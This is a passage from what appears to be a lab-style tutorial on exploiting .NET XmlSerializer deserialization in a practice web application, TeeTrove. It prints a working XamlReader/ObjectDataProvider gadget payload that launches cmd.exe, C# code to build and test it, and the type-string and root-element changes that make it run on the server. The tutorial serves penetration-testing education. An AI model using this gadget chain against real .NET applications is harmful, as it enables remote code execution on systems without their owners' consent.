
<?xml version="1.0"?>  
<ExpandedWrapperOfXamlReaderObjectDataProvider xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">  
 <ProjectedProperty0>  
 <ObjectInstance xsi:type="XamlReader" />  
 <MethodName>Parse</MethodName>  
 <MethodParameters>  
 <anyType xsi:type="xsd:string">&lt;ObjectDataProvider MethodName="Start" xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-namespace:System.Collections;assembly=mscorlib" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"&gt;&lt;ObjectDataProvider.ObjectInstance&gt;&lt;sd:Process&gt;&lt;sd:Process.StartInfo&gt;&lt;sd:ProcessStartInfo Arguments="/c calc" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False" FileName="C:\Windows\System32\cmd.exe"&gt;&lt;/sd:ProcessStartInfo&gt;&lt;/sd:Process.StartInfo&gt;&lt;/sd:Process&gt;&lt;/ObjectDataProvider.ObjectInstance&gt;&lt;/ObjectDataProvider&gt;</anyType>  
 </MethodParameters>  
 </ProjectedProperty0>  
</ExpandedWrapperOfXamlReaderObjectDataProvider>

Finally, we have a payload for XmlSerializer which should work. We can comment everything out once again and add the following lines to the end of the program to verify that it works:

Code: csharp

string payload = "<?xml version=\"1.0\"?><ExpandedWrapperOfXamlReaderObjectDataProvider <SNIP>";  
XmlSerializer xmlSerializer = new XmlSerializer(new ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType());  
xmlSerializer.Deserialize(new MemoryStream(Encoding.ASCII.GetBytes(payload)));

With any luck, the calculator should spawn and we should now have a verified payload that we can adapt to work with TeeTrove.



## Exploiting TeeTrove

So let's adapt the payload to work with TeeTrove, spawning notepad.exe again instead of the calculator by changing the values of Arguments and FileName. If you remember from earlier in the section, we can control (need to control) the type string which is used when initializing XmlSerializer. The intended value is TeeTrove.Models.Tee, but we need to set it to the string equivalent of new ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType() so that our payload will be deserialized correctly. We can comment out all previous code lines in our program and add the following line:

Code: csharp


Console.WriteLine(new ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType().ToString());

To get the following string as output:


Code: csharp

System.Data.Services.Internal.ExpandedWrapper`2[System.Windows.Markup.XamlReader,System.Windows.Data.ObjectDataProvider]

But if we supply the combination of this type string and our payload, with dnSpy attached, we get an error because GetType returned null.



Referring back to the slide from the BlackHat talk, we notice that the type string in the box looks similar to ours, except there are some extra values after the closing ] character that we don't have.



Luckily this is an easy fix. If we take a look at the [Microsoft Documentation](https://learn.microsoft.com/en-us/dotnet/api/system.type?view=net-7.0) for the Type class, we can see a list of properties including [AssemblyQualifiedName](https://learn.microsoft.com/en-us/dotnet/api/system.type.assemblyqualifiedname?view=net-7.0#system-type-assemblyqualifiedname) which looks more like the string we want. So we can modify our line and specify that we want the AssemblyQualifiedName instead of calling ToString() like this:

Code: csharp


Console.WriteLine(new ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType().AssemblyQualifiedName);

This time we should get a string that looks closer to the one in the slide:


Code: csharp

System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089


We can try the exploit again, this time passing the new type string in combination with our payload. Although we don't have the same problem this time, we run into another exception. This time dnSpy says <ExpandedWrapper<SNIP>> was not expected.



What does this mean? Well, let's look at the decompiled code for the Import method one more time.



In the screenshot above, we notice another parameter passed when instantiating XmlSerializer, namely an XmlRootAttribute with the name Tee. If we create a new Tee and then export it through the web UI, we also notice that the root element is called Tee.



With this in mind, let's try renaming the root element of our payload from ExpandedWrapperOfXamlReaderObjectDataProvider to Tee and resend everything. This time, with Process Explorer open we should see a notepad.exe process spawn as a child of w3wp.exe and so we have our second valid proof of concept for TeeTrove!

